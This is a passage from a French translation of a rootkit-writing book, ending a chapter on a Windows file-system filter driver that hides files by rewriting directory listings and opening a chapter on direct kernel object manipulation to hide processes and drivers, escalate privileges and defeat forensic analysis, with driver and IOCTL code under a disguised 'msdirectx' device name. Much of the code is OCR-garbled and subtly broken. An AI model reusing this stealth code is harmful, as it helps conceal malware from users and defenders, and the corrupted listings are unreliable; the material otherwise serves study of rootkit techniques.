   // Si nous surveillons déjà ce périphérique, associe la lettre //
   d'unité à celles qui sont gérées par le même driver de réseau.
   // Ceci nous permet d'actualiser intelligemment les menus // de hooking
   lorsque l'utilisateur spécifie que l'un des // groupes ne devrait pas
   être surveillé - nous marquons toutes // unités associées comme non
   surveillées également. ObDereferenceObj ect(fileObject);
        ZwClose(ntFileHandle);
        DriveHookDevices[ Drive ] = fileSysDevice;
        return TRUE;
      }
     }
   // Le périphérique du système de fichiers n'a pas encore été hooké. //
   Crée un objet périphérique de hooking qui y sera attaché. ntStatus =
   IoCreateDevice(DriverObject, sizeof(H00K_EXTENSI0N),
                  NULL,
                  fileSysDevice->DeviceType,
                  fileSysDevice->Characteristics,
                  FALSE,
                  &hookDevice);
     if(!NT_SUCCESS(ntStatus))

   {
```

Si le programme n'a pas pu créer le périphérique associé, il retourne la valeur FALSE :

```
        ObDereferenceObject( fileObject );
        ZwClose( ntFileHandle ); return
        FALSE;
      }
   // Met à zéro le flag d'initialisation du périphérique.
   // Si nous ne le faisons pas, cela suppose que personne // ne pourra
   se chaîner sur nous, ce qui peut être // l'effet recherché dans
   certains cas. hookDevice->Flags &= ~DO__DEVICE_INITIALIZING;
   hookDevice->Flags |= (fileSysDevice->
                           Flags & (DO_BUFFERED_IO | DO_DIRECT_IO));
   // Définit les extensions de périphériques. La lettre // d'unité et
   l'objet système de fichiers sont stockés // dans l'extension.
      hookExtension = hookDevice->DeviceExtension;
      hookExtension->LogicalDrive = 'A'+Drive; hookExtension-
      >FileSystem = fileSysDevice; hookExtension->Hooked =
      TRUE; hookExtension->Type = STANDARD;
   // Nous nous attachons au périphérique.
   // A partir de là, nous pouvons commencer à recevoir // les IRP
   destinés au périphérique hooké.
      ntStatus = IoAttachDeviceByPointer(hookDevice,
                                          fileSysDevice);
      if(!NT_SUCCESS(ntStatus))
      {
        ObDereferenceObj ect(fileObj ect);
        ZwClose(ntFileHandle) ; return
        FALSE;
      }
   //
   // Détermine s'il s'agit d'une unité NTFS
   //
      fileFsAttributesSize =
   Sizeof( FILE_FS_ATTRIBUTE_INFORMATION) + MAXPATHLEN;
      hookExtension->FsAttributes =
   (PFILE_FS_ATTRIBUTE_INFORMATION)
      ExAllocatePool(NonPagedPool, fileFsAttributesSize); if(hookExtension-
      >FsAttributes && !NT_SUCCESS(
   IoQueryVolumeInformâtion( fileObj ect, FileFsAttribute Informât ion,
                              fileFsAttributesSize,
                              hookExtension->FsAttributes,
                              &fileFsAttributesSize )))
      {
   //
   // En cas d'échec, nous n'avons simplement pas // d'attributs pour ce
   système de fichiers.
   //
```

```
        ExFreePool( hookExtension->FsAttributes ); hookExtension->FsAttributes
        = NULL;
      }
  //
  // Ferme le fichier et actualise la liste d'unités // hookées en
  y insérant un pointeur vers l'objet // périphérique de hooking.
  //
      ObDereferenceObject( fileObject );
      ZwClosef ntFileHandle );
      DriveHookDevices[Drive] = hookDevice;
    }
    else// Cette unité est déjà hookée
    {
      hookExtension = DriveHookDevices[Drive]->DeviceExtension; hookExtension-
      >Hooked = TRUE;
    }
    return TRUE;
  }
```

Notre routine de dispatching est standard :

```
NTSTATUS OurFilterDispatch(IN PDEVICE_OBJECT DeviceObject,
                            IN PIRP Irp)
{

PI0_STACK_L0CATI0N currentIrpStack;

currentlrpStack = IoGetCurrentlrpStackLocation(Irp);

IoCopyCurrentlrpStackLocationToNext(Irp);
```

Voici la section la plus importante de la routine de dispatching. C’est ici que nous définissons la routine de terminaison d’E/S, laquelle sera appelée une fois que l’IRP aura été traité par les drivers sous-jacents ;

```
IoSetCompletionRoutine( Irp, OurFilterHookDone, NULL, TRUE, TRUE, FALSE );
return IoCallDriver( hookExt->FileSystem, Irp );
}
```

Tout le filtrage a lieu dans la routine de terminaison :

```
NTSTATUS
OurFilterHookDone(
IN PDEVICEJDBJECT DeviceObject,
  IN PIRP Irp,
  IN PVOID Context
  )


{

  IrpSp = IoGetCurrentIrpStackLocation( Irp );
```

Nous recherchons ici une requête de répertoire. Nous vérifions également que l'exécution se déroule au niveau d'IRQ `PASSIVE_LEVEL` :

```
if(IrpSp->Maj orFunction == IRP_MJ_DIRECTORY_CONTROL &&
IrpSp->MinorFunction == IRP_MN_QUERY_DIRECTORY &&
KeGetCurrentIrql() == PASSIVE_LEVEL
&& IrpSp->Parameters.QueryDirectory.FileInformationClass ==
FileBothDirectoryInformât ion )
{
  PFILE_BOTH_DIR_INFORMATION volatile QueryBuffer = NULL;
  PFILE_BOTH_DIR_INFORMATION volatile NextBuffer = NULL;
  ULONG bufferLength;
  DWORD    total_size = 0;
  BOOLEAN hide_me = FALSE;
  BOOLEAN  reset = FALSE;
  ULONG    size = 0;
  ULONG    itération = 0;
  QueryBuffer = (PFILE_BOTH_DIR_INFORMATION) Irp->UserBuffer;
  bufferLength = Irp->IoStatus.Information ; if(bufferLength > 0)
{
  do
{
  DbgPrint("Filename: %ws\n", QueryBuffer->FileName);
```

Ici, le rootkit peut analyser le nom de fichier et déterminer s'il doit le dissimuler. Les noms à cacher peuvent être prédéfinis et chargés dans une liste ou peuvent sinon se fonder sur des sous-chaînes telles qu'un préfixe - auquel cas un fichier sera dissimulé si son nom inclut un ensemble spécifique de caractères de préfixe - ou une extension de fichier spéciale. Nous laissons cette partie au lecteur à titre d'exercice.

Nous choisissons de cacher le fichier et définissons un flag indiquant cela :

```
hide_me = TRUE;
```

Pour cacher un fichier, le rootkit doit modifier le tampon `QueryBuffer` en supprimant l'entrée associée. Il doit gérer les choses différemment selon qu'il s'agit de la première ou de la dernière entrée ou d'une entrée intermédiaire :

```
if(hide_me && itération == 0)
{
```

Ce point est atteint lorsque le premier fichier de la liste doit être caché. Ensuite, le programme vérifie s'il s'agit de la seule entrée de la liste :

```
    if ((IrpSp->Flags == SL_RETURN_SINGLE_ENTRY) ||
(QueryBuffer->NextEntryOffset == 0))
    {
```

Ce point est atteint lorsque la liste ne contient que cette entrée. Nous mettons à zéro le tampon de requête et signalons que nous retournons zéro octet :

```
    RtlZeroMemory(QueryBuffer, sizeof(FILE_BOTH_DIR_INFORMATION)); total_size =
    0;
  }
  else
  {
```

Ce point est atteint si la liste contient d'autres entrées. Nous rectifions la taille totale que nous retournons et supprimons l'entrée voulue :

```
  total_size -= QueryBuffer->NextEntryOffset ; temp =
  ExAllocatePool(PagedPool, total_size); if (temp != NULL)
  {
    RtlCopyMemory(temp, ((PBYTE)QueryBuffer + QueryBuffer->
                                                NextEntryOffset), **-
                                                total_size);
    RtlZeroMemory(QueryBuffer, total_size + QueryBuffer->Next-
    ^■EntryOff set ) ;
    RtlCopyMemory(QueryBuffer, temp, total_size);
    ExFreePool(temp);
  }
```

Nous définissons un flag pour indiquer que nous avons déjà rectifié le tampon `QueryBuffer` :

```
      reset = TRUE;
    }
  >
  else if ((itération > 0) && (QueryBuffer->NextEntryOffset != 0)
  && (hide_me))
  {
```

Ce point est atteint si nous dissimulons un élément qui se trouve au milieu de la liste. Le programme élimine l'entrée et corrige la taille à retourner :

```
  size = ((PBYTE) inputBuffer + Irp->IoStatus.Information) -
  (PBYTE)QueryBuffer - QueryBuffer->NextEntryOffset ; temp =
  ExAllocatePool(PagedPool, size); if (temp != NULL)
  {
```

```
      RtlCopyMemory(temp, ((PBYTE)QueryBuffer + QueryBuffer->
                                              NextEntryOffset), size);
      total_size -= QueryBuffer->NextEntryOffset ;
      RtlZeroMemory(QueryBuffen, size + QueryBuffer->NextEntryOffset);
      RtlCopyMemory(QueryBuffer, temp, size);
      ExFreePool(temp);
    }
```

Nous définissons de nouveau le flag `reset` pour indiquer que nous avons déjà rectifié le tampon `QueryBuffer` :

```
      reset = TRUE;
    }
    else if ((itération > 0) && (QueryBuffer->NextEntryOffset == 0)
    && (hide_me))
    {
```

Ce point est atteint si nous dissimulons la dernière entrée de la liste. Eliminer l'entrée est beaucoup plus aisé dans ce cas puisqu'elle est simplement supprimée de la fin de la liste chaînée. Nous ne traitons pas cela comme une correction du tampon `QueryBuffer` :

```
      size = ((PBYTE) inputBuffer + Irp->
                               IoStatus.Information) - (PBYTE) QueryBuffer;
      NextBuffer->NextEntryOffset = 0; total_size -= size;
    }
```

Le rootkit passe ensuite à l'entrée suivante, si le tampon n'a pas encore été rectifié (ce qui indiquerait que le traitement de la liste est terminé) :

```
      itération += 1 ; if(! reset)
      {
        NextBuffer = QueryBuffer;
        QueryBuffer = (PFILE_BOTH_DIR_INFORMATION)((PBYTE) QueryBuffer +
    QueryBuffer->NextEntryOffset);
      }
    }
    while(QueryBuffer != NextBuffer)
```

Une fois le traitement terminé, la taille totale du nouveau tampon `QueryBuffer` est définie dans l'IRP :

```
    IRP->IOSTATUS.INFORMATION = TOTAL_SIZE;
```

Ensuite, l'IRP est marqué comme étant en attente si nécessaire ;

```
    if( Irp->PendingReturned )
    {
      IoMarkIrpPending( Irp );
    }
```

L'état de l'IRP est retourné :

```
return Irp->IoStatus.Status;
}
```

Lorsqu'un appel `Fastlo` a lieu, le code prend un chemin différent. D'abord, nous initialisons la table de dispatching pour les appels `Fastlo` en tant que structure de pointeurs de fonctions :

```
FAST_I0_DISPATCH OurFastlOHook = {
  Sizeof(FAST_IO_DISPATCH),
  FilterFastloCheckifPossible,
  FilterFastloRead,
  FilterFastloWrite,
  FilterFastloQueryBasicInfo,
  FilterFastloQueryStandardlnfo,
  FilterFastloLock,
  FilterFastIoUnlockSingle,
  FilterFastloUnlockAll,
  FilterFastloUnlockAllByKey,
  FilterFastloDeviceControl,
  FilterFastloAcquireFile,
  FilterFastloReleaseFile,
  FilterFastloDetachDevice,
  FilterFastloQueryNetworkOpenlnfo,
  FilterFastloAcquireForModWrite,
  FilterFastloMdlRead,
  FilterFastloMdlReadComplete,
  FilterFastloPrepareMdlWrite,
  FilterFastloMdlWriteComplete,
  FilterFastloReadCompressed,
  FilterFastloWriteCompressed,
  FilterFastloMdlReadCompleteCompressed,
  FiltenFastloMdlWriteCompleteCompressed,
  FilterFastloQueryOpen,
  FilterFastloReleaseForModWrite,
  FilterFastloAcquireForCcFlush,
  FilterFastloReleaseForCcFlush
};
```

Chaque appel passe par l'appel réel de `FastlO.` Autrement dit, nous ne filtrons aucun des appels `FastlO.` La raison est que les requêtes de listage de fichiers et de répertoires ne sont pas implémentées en tant qu'appels `FastIO,` lesquels utilisent une macro[1] :

```
#define FASTIOPRESENT( _hookExt, _call ) \
  (_hookExt->FileSystem->DriverObject->FastIoDispatch && \
```

1. La macro FASTIOPRESENT a été écrite par Mark Russinovich (Sysinternals) pour l'utilitaire Filemon. Le code source n'est plus disponible.

```
  (((ULONG)&_hookExt->FileSystem->DriverObject->FastIoDispatch->_call - \
(ULONG) &_hookExt->FileSystem-> DriverObject->FastIoDispatch-
>SizeOfFastloDispatch < \
  (ULONG) _hookExt->FileSystem->DriverObject->FastIoDispatch-
>SizeOfFastloDispatch )) && \
  hookExt->FileSystem->DriverObject->FastIoDispatch->_call )
```

Voici un exemple d'appel de passage. Tous ces appels possèdent un format similaire. Chacun d'eux doit être défini, mais aucun filtrage n'a lieu dans aucun d'entre eux. Ils sont documentés dans le fichier `Ntddk. h` ou dans le kit IFS *(Installable File System)* disponible auprès de Microsoft.

```
BOOLEAN
FilterFastIoQüeryStandardInfo(
  IN PFILEJDBJECT FileObject,
  IN BOOLEAN Wait,
  OUT PFILE_STANDARD_INFORMATION Buffer,
  OUT PIO_STATUS_BLOCK IoStatUS,
  IN PDEVICE_OBJECT DeviceObject
  )
{
  BOOLEAN       retval = FALSE;
  PH00K_EXTENSI0N hookExt;
  if( !DeviceObject ) return FALSE;
  hookExt = DeviceObject->DeviceExtension;
  if( FASTIOPRESENT( hookExt, FastloQueryStandardlnfo))
  {
    retval = hookExt->FileSystem->DriverObject->FastIoDispatch->
    FastIoQueryStandardInfo( FileObject, Wait, Buffer, IoStatus,
                                             hookExt->FileSystem );
  }
  return retval;
}
```

Le driver de filtrage de fichiers est à présent terminé.

Selon leurs fonctionnalités, les filtres de fichiers comptent parmi les drivers de périphériques les plus difficiles à écrire correctement. Nous espérons que cette présentation vous aura aidé à comprendre le fonctionnement de base d'un rootkit lorsqu'il effectue un filtrage au niveau du système de fichiers pour cacher des fichiers et des répertoires. Celui décrit dissimule uniquement des fichiers et des répertoires et il n'est donc pas aussi compliqué que certains autres filtres. Pour en savoir plus sur les systèmes de fichiers, nous vous recommandons l'ouvrage de R. Nagar[1].

1. R. Nagar, *Windows NT File System Internais: A Developer's Guide* (Sébastopol, CA : O'Reilly & Associates, 1997).

Conclusion

Le chaînage de drivers représente un moyen fiable et robuste d'intercepter et de modifier des données dans un système. Il peut être employé non seulement à des fins de furtivité, mais aussi pour la collecte et la modification de données. Les lecteurs audacieux et les aspirants développeurs de rootkits peuvent étendre les exemples de ce chapitre pour intercepter ou modifier des données de réseau, créer des canaux de communication secrets, intercepter ou créer des signaux vidéo et même créer des bugs audio.

7

Manipulation directe des objets du noyau

Généralement, la meilleure stratégie guerrière consiste à prendre le pays de l'ennemi intact ; le détruire est une tactique inférieure.

- Sun Tzu

Dans les chapitres précédents, nous avons exploré un grand nombre de techniques de hooking. Le hooking d'un système d'exploitation est une approche efficace, surtout en raison de l'impossibilité de pouvoir compiler un rootkit pour l'édition du système visé. Dans certains cas, le hooking est la seule méthode dont dispose un développeur de rootkit.

Toutefois, comme nous l'avons vu dans les chapitres précédents, le hooking n'est pas exempt d'inconvénients. Si quelqu'un sait où rechercher, un hook peut généralement être détecté. C'est même simple, comme vous le verrez au Chapitre 10, en employant un utilitaire appelé VICE. De plus, les mécanismes de protection du noyau, tels que le placement de certaines pages mémoire en lecture seule (aujourd'hui ou dans un proche futur), rendront la technique du hooking inutilisable.

Dans ce chapitre, nous étudierons une technique fondée sur la manipulation directe des objets du noyau appelée DKOM *(Direct Kernel Object Manipulation)*. Elle permet de modifier certains objets dont se sert le noyau pour sa gestion interne.

Après avoir lu ce chapitre, vous comprendrez comment des processus et des drivers peuvent être dissimulés sans implémenter aucun hook.

Vous apprendrez aussi comment modifier le jeton d'accès d'un processus afin d'obtenir des privilèges de niveau système ou administrateur sans avoir à effectuer d'appel API. Il est très difficile de prévenir une attaque de ce genre.

– INFO jj§g

Dans ce chapitre, les termes *objet* et *structure* sont utilisés de façon interchangeable. "Objet" est le terme que Microsoft emploie pour se référer aux structures du noyau.

Avantages et inconvénients de la technique DKOM

Avant de nous plonger dans les spécificités de cette technique, il est important d'en comprendre les avantages mais aussi les inconvénients. Pour un attaquant, un aspect positif est qu'elle est extrêmement difficile à détecter. Dans des circonstances normales, la modification d'objets du noyau, tels que des processus ou des jetons d'accès, nécessite de passer par le Gestionnaire d'objets *(Object Manager)*. C'est le point central d'accès aux objets et il fournit les fonctionnalités qui leur sont communes, par exemple pour leur création, leur suppression ou leur protection. La technique DKOM permet de contourner ce composant majeur et, par là même, tous les contrôles d'accès afférents aux objets.

D'un autre côté, cette technique se montre extrêmement fragile et le développeur devra se poser certaines questions :

- **Quelle est l'apparence de l'objet visé, quels sont ses membres** ? C'est une question à laquelle il est parfois difficile de répondre. Lors des recherches entamées dans le cadre de ce livre, la seule façon d'y répondre était de travailler avec des utilitaires de debugging, tels que Softlce (de la société Compuware) ou autre. Récemment, Microsoft a facilité cette tâche. En utilisant WinDbg, un debugger téléchargeable gratuitement à partir de son site, vous pouvez afficher les membres d'objets au moyen de la commande `dt nt!`*_nom_d' objet*. Par exemple, pour lister tous les membres de la structure `EPROCESS`, saisissez `dt nt !_EPR0CESS`. Connaître les éléments gérés en tant qu'objets par le système pose toujours problème, et tous les objets ne sont pas recensés dans WinDbg.

H **De quelle manière le noyau utilise-t-il les objets** ? Vous ne saurez pas comment ou pour quelle raison modifier un objet si vous ne comprenez pas son rôle. Sans une compréhension profonde de la façon dont il est utilisé dans le noyau, vous risqueriez de faire de nombreuses suppositions erronées.

■ **L'objet change-t-il après un changement majeur de version du système d'exploitation ou même après une release mineure de Service Pack** ? Beaucoup d'objets parmi ceux que vous utiliserez par le biais de cette technique changent avec l'introduction d'une nouvelle version du système. Les objets sont conçus pour être opaques au programmeur mais, puisque vous les modifierez directement, vous devez comprendre le moindre changement pour le prendre en considération. Puisque vous ne travaillerez pas avec des appels de fonctions pour les modifier, la compatibilité de votre approche avec une autre version du système ne sera pas garantie.

H **Quand l'objet est-il utilisé** ? Nous signifions *quand* non pas dans un sens temporel mais plutôt relativement à l'état du système d'exploitation ou de la machine. C'est une question importante car certaines zones de mémoire et certaines fonctions ne sont pas toujours disponibles selon le niveau de la requête d'interruption (IRQL) en cours. Par exemple, si un thread est exécuté au niveau d'IRQL `DISPATCH_LEVEL`, il ne peut accéder à une mémoire paginée vers le disque, ce qui provoquerait une faute de page dans le noyau.

Un autre aspect négatif de la technique DKOM est que vous ne pouvez pas l'utiliser pour toutes les fonctionnalités d'un rootkit. Seuls les objets que le noyau garde en mémoire et utilise pour la gestion (*accounting*) peuvent être manipulés. Par exemple, le système gère une liste de tous les processus actifs. Comme nous le verrons dans ce chapitre, elle peut être utilisée pour cacher des processus. D'un autre côté, il n'y a pas d'objet en mémoire représentant tous les fichiers du système de fichiers. Par conséquent, il ne sera pas possible de cacher des fichiers avec cette technique. Il faut alors recourir à des méthodes plus traditionnelles, telles que le hooking ou le chaînage d'un driver de filtrage de fichiers (ces techniques ont été respectivement traitées aux Chapitres 4 et 6).

En dépit de ces limitations, cette technique peut être employée pour les opérations suivantes :

H dissimuler des processus ; s

dissimuler des drivers ;

m dissimuler des ports ;

■ élever le niveau de privilèges d'un thread et d'un processus ;

B fausser une analyse forensique.

Maintenant que vous avez une idée des avantages et des limites caractérisant cette technique, voyons ensemble comment la mettre en œuvre.

Déterminer la version du système d'exploitation

Puisque les structures du noyau changent avec l'introduction d'une nouvelle version du système d'exploitation, et parfois avec celle d'un Service Pack, un root- kit doit pouvoir détecter la version du système sur lequel il sera exécuté. A notre sens, l'emploi d'adresses ou d'offsets codés en dur n'est pas une bonne pratique de codage. Le code doit pouvoir s'adapter à son contexte. L'objectif est de compiler une fois, ou au plus deux fois, et de pouvoir l'exécuter partout.

Si le rootkit doit avoir une portion en mode utilisateur, il faut déterminer la version du système dans un processus utilisateur au moyen de l'API Win32. Une autre solution est de la déterminer dans le noyau. La première méthode est beaucoup plus simple.

Autodétermination du mode utilisateur

Avec l'API Win32, vous pouvez utiliser la structure `OSVERSIONINFO` ou `OSVERSIONINFOEX` pour obtenir des informations sur les versions majeures et mineures du système d'exploitation. La version `EX` spécifie aussi les versions majeures et mineures de Service Pack.

OSVERSIONINFO versus OSVERSIONINFOEX

Si vous projetez d'utiliser OSVERSIONINFO ou OSVERSIONINFOEX, sachez que certaines versions de Windows ne supportent pas la version EX de la structure. Le membre size indique la version de la structure utilisée. Dans les deux cas, vous pouvez appeler la même fonction GetVersionEx. Dans le cas de OSVERSIONINFO, vous devez analyser l'élément szCSDVersion pour déterminer le niveau du Service Pack.

Voici la définition de la structure `OSVERSIONINFO` :

```
typedef struct _OSVERSIONINFOEX {
  DWORD dwOSVersionlnfoSize;
```

```
    DWORD dwMajorVersion;
    DWORD dwMinorVersion;
    DWORD dwBuildNumber;
    DWORD dwPlatformld;
    TCHAR szCSDVersion[128];
    WORD wServicePackMajor;
    WORD wServicePackMinor;
    WORD wSuiteMask;
    BYTE wProductType;
    BYTE wReserved;
} OSVERSIONINFOEX, *P0SVERSI0NINF0EX, *LPOSVERSIONINFOEX;
```

Après l'avoir déclarée dans votre code, passez un pointeur vers cette structure lors de l'appel de `GetVersionEx`. Voici le prototype de la fonction :

```
BOOL GetVersionEx( LPOSVERSIONINFO lpVersionlnfo );
```

Suite à l'appel, vous devez avoir identifié la version du système d'exploitation. Voici un exemple d'appel utilisant la structure `OSVERSIONINFOEX` pour connaître la version du système et le niveau du Service Pack :

```
void DetermineOSVersion()
{
   OSVERSIONINFOEX osvi;
   // Récupère la taille de la structure
   osvi.dwOSVersionlnfoSize = sizeof(OSVERSIONINFOEX); if
   (GetVersionEx((OSVERSIONINFO *) &osvi))
   {
     switch (osvi.dwPlatformld)
     {
       // Test pour la famille de produits Windows NT
       case VER_PLATF0RM_WIN32_NT:
       // Test du produit if ( osvi.dwMajorVersion == 4
       && \ osvi.dwMinorVersion == 0)
       {
         fprintf(stderr, "Microsoft Windows NT 4.0 ");
         II..    .
       }
       else if ( osvi.dwMajorVersion == 5 && \
                 osvi.dwMinorVersion == 0 && \
                 osvi.wServicePackMajor == 3)
       {
         fprintf(stderr, "Microsoft Windows 2000 SP 3 ");
         //...
        }
        break;
     }
   }
}
```

Une fois la version du système identifiée, le rootkit est actif et il est possible d'ajuster les offsets des structures à utiliser avec la technique DKOM. L'importance de ce point sera mise en évidence dans la prochaine section.

Autodétermination du mode noyau

Les appels API en mode utilisateur introduits précédemment ne constituent pas la seule méthode permettant d'identifier la version du système. Le noyau contient aussi une fonction qui donne accès aux informations de version. Sur les systèmes Windows plus anciens, vous devez appeler `PsGetVersion` et analyser la chaîne Unicode pour obtenir les informations de Service Pack. Voici le prototype de la fonction :

```
BOOLEAN PsGetVersion(
          PULONG Maj orVersion OPTIONAL,
          PULONG MinorVersion OPTIONAL,
          PULONG BuildNumber OPTIONAL,
          PUNICODE_STRING CSDVersion OPTIONAL
);
```

Les versions plus récentes de Windows, telles que XP ou 2003, ont une fonction `RtlGetVersion`. Elle reçoit en argument un pointeur vers une structure `0SVERSI0N-INFOW` ou `0SVERSI0NINF0EXW`, un fonctionnement semblable à l'appel Win32 en mode utilisateur décrit plus haut. Le prototype de `RtlGetVersion` est pratiquement le même que celui de la version Win32 :

```
NTSTATUS RtlGetVersion( IN OUT PRTL_0SVERSI0NINF0W lpVersionlnformation );
```

Détermination de la version du système d'exploitation à partir du Registre

Le Registre est une mine d'informations précieuse et peut aussi être utilisé pour identifier la version du système d'exploitation. Vous pouvez le faire dans le mode utilisateur ou à partir du driver dans le mode noyau. Notez que, si vous décidez d'interroger le Registre à partir de votre driver, une portion du Registre risque de ne pas être disponible si le driver tente de l'interroger dans une phase précoce du processus de démarrage.

Voici les clés importantes à interroger :

H `HKEY_LOCAL_MACHINE\S0FTWARE\Microsott\Windows NT\CurrentVer- sion\CSDVersion` contient la chaîne pour le Service Pack.

■ `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVer-sion\CurrentBuildNumber` contient le numéro de build du système.

- HKEY_LOCAL_MACHINE\SOFTWARE\Mierosoft\Windows NT\CurrentVersion\CurrentVersion contient à la fois les versions majeure et mineure du noyau, séparées par un point décimal.

A partir du mode utilisateur, vous pouvez interroger ces clés une fois que vous avez reçu le handle approprié en appelant RegQueryValue ou RegQueryValueEx. Le code suivant exemplifie l'interrogation de ces clés à partir d'un driver :

```
// Interroge le Registre pour obtenir la version du système d'exploitation
RTL_QUERY_REGISTRY_TABLE paramTable[3];
UNICODE_STRING ac_csdVersion;
UNICODE_STRING ac_currentVersion ;
// Initialise les variables
RtlZeroMemory(paramTable, sizeof(paramTable));
RtlZeroMemory(&ac_currentVersion, sizeof(ac_currentVersion));
RtlZeroMemory(&ac_csdVersion, sizeof(ac_csdVersion));
paramTable[0].Flags = RTL_QUERY_REGISTRY_DIRECT;
paramTable[0].Name = L"CurrentVersion";
paramTable[0].EntryContext = &ac_currentVersion;
paramTable[0].DefaultType = REG_SZ;
paramTable[0].DefaultData = &ac_currentVersion;
paramTable[0].DefaultLength = sizeof(ac_currentVersion);
paramTable[1].Flags = RTL_QUERY_REGISTRY_DIRECT;
paramTable[1].Name = L"CSDVersion";
paramTable[1].EntryContext = &ac_csdVersion;
paramTable[1].DefaultType = REG_SZ;
paramTable[1].DefaultData = &ac_csdVersion;
paramTable[1].DefaultLength = sizeof(ac_csdVersion);
// Interroge le Registre
RtlQueryRegistryValues( RTL_REGISTRY_WINDOWS_NT,
NULL,
paramTable,
NULL,
NULL );
// Faire quelque chose ici avec les données si la requête réussit.
// Cela peut inclure l'initialisation de certaines variables globales // pour
stocker le numéro de Service Pack, etc.
// Libère les chaînes UNICODE_STRING créées par la requête.
RtlFreeUnicodeString(&ac_currentVersion);
RtlFreeUnicodeString(&ac_csdVersion);
```

Comme vous pouvez le voir, vous disposez de différentes méthodes pour connaître la version du système d'exploitation. Celle que vous choisirez dépendra du type de rootkit que vous implémentez.

Dans la prochaine section, nous verrons comment communiquer des informations au driver, telles que les numéros de version, à partir de la portion en mode utilisateur.

Communication avec un driver à partir du mode utilisateur

Si vous utilisez un processus en mode utilisateur pour passer des commandes et des informations de contrôle ou des données d'initialisation à un rootkit implémenté sous forme de driver, il vous faudra utiliser des codes de contrôle d'E/S (IOCTL). Ces codes sont transportés dans des paquets de requêtes d'E/S (IRP) si le code IRP estIRP_MJ_DEVICE_CONTROL OU IRP_MJ_INTERNAL_DEVICE_CONTROL.

Le processus et le driver doivent s'accorder sur le type des IOCTL. C'est généralement accompli au moyen d'un fichier d'en-tête partagé. Le fichier d'en-tête peut ressembler à ce qui suit :

```
// Fichier ioctlcmd.h utilisé par un processus utilisateur
// et un driver pour s'accorder sur les IOCTL à utiliser. Il doit
// être inclus dans le code utilisateur et celui du driver.
#define FILE_DEV_DRV     0x00002a7b
/////////////////////////////////////////////////////////////////////
///
// Ce sont les IOCTL à utiliser par le driver et le programme utilisateur. //
Celui-ci envoie les IOCTL au driver // à l'aide de DeviceIoControl()
#define IOCTL_DRV_INIT (ULONG) CTL_C0DE(FILE_DEV_DRV,0X01,
                                           METHOD_BUFFERED,
                                           FILE_WRITE_ACCESS)
#define IOCTL_DRV_VER (ULONG) CTL_CODE(FILE_DEV_DRV,0X02,
                                          METHOD_BUFFERED, FILE_WRITE_ACCESS)
#define IOCTL_TRANSFER_TYPE(_iocontrol) (_iocontrol & 0x3)
```

Dans cet exemple, il y a deux IOCTL : I0CTL_DRV_INIT et IOCTL_DRV_VER. Les deux emploient la méthode de passage d'E/S appelée METHOD BUFFERED. Avec cette méthode, le gestionnaire d'E/S copie les données de la pile utilisateur vers la pile du noyau. En se référant au fichier d'en-tête, le programme utilisateur peut utiliser la fonction DeviceloControl pour dialoguer avec le driver. Le programme nécessite un handle sur le driver et le code IOCTL à utiliser. Avant de pouvoir compiler le programme utilisateur, vous devez inclure winioctl.h avant votre propre fichier *personnalisé*. h contenant vos codes IOCTL.

L'exemple suivant représente la portion utilisateur du rootkit. Elle inclut winioctl. h ainsi que le fichier d'en-tête personnalisé avec les IOCTL, ioctlcmd. h. Une fois le handle vers le driver récupéré, le code passe un IOCTL pour la fonction d'initialisation :

```
#include <windows.h>
#include <stdio.h>
#include <string.h>
#include <winioctl.h>
```

```
#include "fu.h"
#include ". .\SYS\ioctlcmd. h'' int main(void)
{
   gh_Device = INVALID_HANDLE_VALUE; // Handle sur le driver du rootkit.
   // Ouvre ici un handle sur le driver. Voir le Chapitre 2 pour les détails,
   if(!DeviceIoControl(gh_Device,
                       IOCTL_DRV_INIT,
                       NULL,
                       0,
                       NULL,
                       0,
                       &d_bytesRead,
                       NULL))
   {
       fprintf(stderr, "Error Initializing Driver.\n");
   }
}
```

Dans la fonction `DriverEntry` du rootkit, vous devez créer l'objet périphérique avec le nom associé et le lien symbolique vers le périphérique et définir la table `MajorFunction` dans le driver avec les pointeurs vers toutes les fonctions qui géreront les différents types de `IRP_MJ_*`. Nous avons couvert ce sujet au Chapitre 2. Nous allons les revoir brièvement ici.

L'objet périphérique et le lien symbolique doivent être créés de manière que la portion en mode utilisateur du rootkit puisse ouvrir un handle sur le driver. Dans le code suivant, `RootkitDispatch` gère le type `IRP_MJ_DEVICE_CONTROL`, qui est l'IRP utilisé lorsque la portion en mode utilisateur envoie un IOCTL au driver à l'aide de la fonction `DeviceloControl`. Il est également possible de spécifier des fonctions pour gérer le plug-and-play, l'ouverture, la fermeture, le déchargement et d'autres événements, mais cela sortirait du cadre de notre discussion.

```
const WCHAR deviceLinkBuffer[] = L"\\DosDevices\\msdirectx";
const WCHAR deviceNameBuffer[] = L"\\Device\\msdirectx" ;
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject,
                     IN PUNICODE_STRING RegistryPath)
{
   NTSTATUS          ntStatus;
   UNICODE_STRING    deviceNameUnicodeString;
   UNICODE_STRING deviceLinkUnicodeString;
   // Définit le nom de périphérique et le lien symbolique
   RtUnitUnicodeString (&deviceNameUnicodeString,
                             deviceNameBuffer );
   RtlInitUnicodeString (&deviceLinkUnicodeString,
                             deviceLinkBuffer );
```

```
    // Crée le périphérique
    ntStatus = IoCreateDevice ( DriverObject,
                               0, // Pour l'extension du driver
                               &deviceNameUnicodeString, // Nom de
                                                          '•périphérique
                               FILE_DEV_DRV,
                               0,
                               TRUE,
                               &g_RootkitDevice ); if(!
    NT_SUCCESS(ntStatus))
    {
      DebugPrint(("Failed to create device!\n"));
      return ntStatus;
    }
    // Crée le lien symbolique
    ntStatus = IoCreateSymbolicLink (&devicel_inkUnicodeString,
                                     &deviceNameUnicodeString );
    if(! NT_SUCCESS(ntStatus))
    {
      IoDeleteDevice(DriverObj ect->DeviceObj ect);
      DebugPrint("Failed to create symbolic link!\n");
      return ntStatus;
    }
    // Crée un pointeur vers notre gestionnaire d'IRP pour // l'IRP
    IRP_MJ_DEVICE_CONTROL appelé. Ce pointeur // est pour la table de
    pointeurs de fonctions dans le driver. DriverObj ect->Maj
    orFunction[IRP_MJ_DEVICE_CONTROL] =
RootkitDispatch;

}
```

